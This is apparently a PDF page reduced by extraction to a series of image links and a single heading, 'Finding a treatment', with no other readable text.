
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



Finding a treatment










